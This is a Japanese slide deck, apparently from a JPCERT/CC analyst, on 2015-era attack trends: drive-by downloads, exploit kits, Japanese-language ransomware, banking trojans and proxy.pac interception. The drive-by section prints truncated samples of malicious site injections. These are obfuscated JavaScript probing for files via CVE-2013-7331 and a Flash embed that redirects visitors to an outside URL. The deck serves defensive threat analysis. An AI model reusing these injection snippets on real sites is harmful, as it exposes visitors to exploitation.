

20分でわかる イマドキのサイバー攻撃

2015/05/13 MWS 2015 意見交換会

JPCERT/CC 分析センター

中津留 勇

今回の内容

目的

- 研究動向に左右されない、サイバー攻撃の動向紹介
 - 動向調査時間の削減
 - 研究の幅の拡大、方向性チェック


前提

- 紹介するのは、以下のマルウェア関連情報の「一部」
 - JPCERT/CC に報告のあったインシデント
 - 日本国内で話題になったインシデント

DRIVE-BY-DOWNLOAD 攻撃

Drive-by-Download 攻撃

■ Web ブラウザやアドオンを狙った攻撃



改ざん内容の変化

```
function Ufe3S(txt) {
  if (window.sf325gtgs7sfdn) return 0;
  var v1 = 'LD' + 'OM',
  v2 = 'pa' + 'rseE' + 'rr' + 'or',
  v3 = 'loa' + 'dX' + 'ML',
  v4 = 'DT' + 'D X' + 'HTML 1.0 T',
  v5 = 'err' + 'orC' + 'ode',
  v1 = 'XM' + v1;
  var resInf = new ActiveXObject("Microsoft." + v1),
  subpath = "c:¥¥¥Windows¥¥¥System32¥¥¥drivers¥¥¥" + txt + ".sys";
  resInf.async = true;
  resInf[v3]('<!DOCTYPE html PUBLIC "-//W3C//>' + v4 + '>//EN" "res
  if (resInf[v2][v5] != 0) {
    var cind = "-21" +
    var tst = " ",
    pe = resInf[v2];
    tst += pe[v5] + "¥r
    if (tst.indexOf(cir
```

CVE-2013-7331 を用いた
ファイルチェック

```
<object classid="clsid:d27cdeb6e-ae6d-11cf-96b8-444553540000" id="EITest"
codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash
<param name="allowScriptAccess" value="always" />
<param name="movie" value="http:
sid=4641B7AD85B52C037FB31DA33484
<param name="quality" value="high" />
<param name="FlashVars" value="c
%3BGF72%3B959444454G762865EGH" />
<param name="bgcolor" value="#ffffff" />
<param name="wmode" value="opaque" />
<embed src="http://www.nipponbbs.com/banner.php?sid=4641B7AD85B52C037FB31DA33484
quality="high" bgcolor="#ffffff" name="EITest" FlashVars="css=2&id=hkpcxc
%3A7D74E259HD53FC556%3A69D4%3B2%3BD967HCH9G58G8F3H4%3B62%3B66CC69DHC%3BGF72
allowScriptAccess="always" play="true" type="application/x-shockwave-flash"
wmode="opaque" />
</object>
```

JavaScript ではなく Flash を
使って誘導

Exploit Kit の現在

インシデント対応において見るもの

- Angler Exploit Kit
- Nuclear Exploit Kit
- RIG Exploit Kit
- Fiesta Exploit Kit

脆弱性情報

- <http://contagiodump.blogspot.jp/2010/06/overview-of-exploit-packs-update.html>

分析の難しさ

- 製品の移り変わり、リーク版の減少
- 難読化の強化

ランサムウェア

ランサムウェアの日本語対応

■ 代表的なランサムウェアが日本語対応



トレンドマイクロ  セキュリティブログ
POWERED BY TrendLabs
セキュリティ専門家による脅威情報・ニュースをお届けします。

検索

サイバー攻撃 | サイバー犯罪 | モバイル | クラウド | ソーシャル | 脆弱性

ホーム » 不正プログラム » 日本語で脅迫するランサムウェアを初めて

日本語で脅迫するランサムウェアを初めて

投稿日: 2014年3月27日

脅威カテゴリ: 不正プログラム, サイバー犯罪, TrendLabs Report, W

執筆: Threat Response Engineer - Rhena Inocencio

B!


「CryptoLocker」やその他の「身代金要求型不正プログラム」未から深刻な問題になっています。「TrendLabs（トレンドマイクロ）」に新しい脅威が加わったことを確認しました。「BitCrypt」や「Bitcoin（ビットコイン）」による身代金支払いを要求する



<http://blog.trendmicro.co.jp/archives/8801>


<http://blog.trendmicro.co.jp/archives/11378>

ファイルの暗号化による脅迫



Drive-by-Download との関係

■ Angler Exploit Kit -> TeslaCrypt/AlphaCrypt



The screenshot shows the InfoSec Community Forums website. The header includes the "Internet Storm Center" logo, a search bar with the text "Keyword, Domain, Port, IP or Header", and a "Search" button. A left sidebar contains navigation links: "Contact Us", "Diary", "Podcasts", "Jobs", "News", "Tools", "Data", and "FORUMS" (with sub-links for Auditing, Diary Discussions, Forensics, General Discussions, Industry News, and Network Security). The main content area features a post titled "Angler exploit kit pushes new variant of ransomware". Below the title are social media sharing icons for Facebook, Twitter, and Google+. The post's introduction states: "The Angler exploit kit (EK) is being used to push a new variant of TeslaCrypt/AlphaCrypt ransomware. I have seen reports of Angler EK pushing AlphaCrypt in recent weeks [1][2][3]. Last week on 2015-05-07, I started a popup window that uses CTB-Locker-style instructions." Below the text is a screenshot of a ransomware notification window. The window has a black background with white and red text. The text reads: "All your documents, photos, databases and other important files have been encrypted with st...". Below this, it says "Recycle Bin Private decrypt". The main message in red is "All your important files are encrypted!". Below that, it says: "Your personal files(including those on the network disks, USB, etc) have been encrypted: photos, videos, documents, etc. Click 'Show files' Button to view a complete list of encrypted files, and you can personally verify this."

<https://isc.sans.edu/forums/diary/Angler+exploit+kit+pushes+new+variant+of+ransomware/19681>

不正送金に関連するマルウェア

バンキングトロイ

■ Web/HTTP Injects と呼ばれる機能が代表的



現在日本で見かけるバンキングトロイ

■ ZeuS, Citadel, Gameover の時代は終焉

Vawtrak

Dyre

Tsukuba


Tinba

Dridex

Chthonic

proxy.pac を用いる手法


- 受信データの書き換えを中間者攻撃で行う
—Internet Explorer、Chrome、Firefox など



proxy.pac とオレオレ証明書

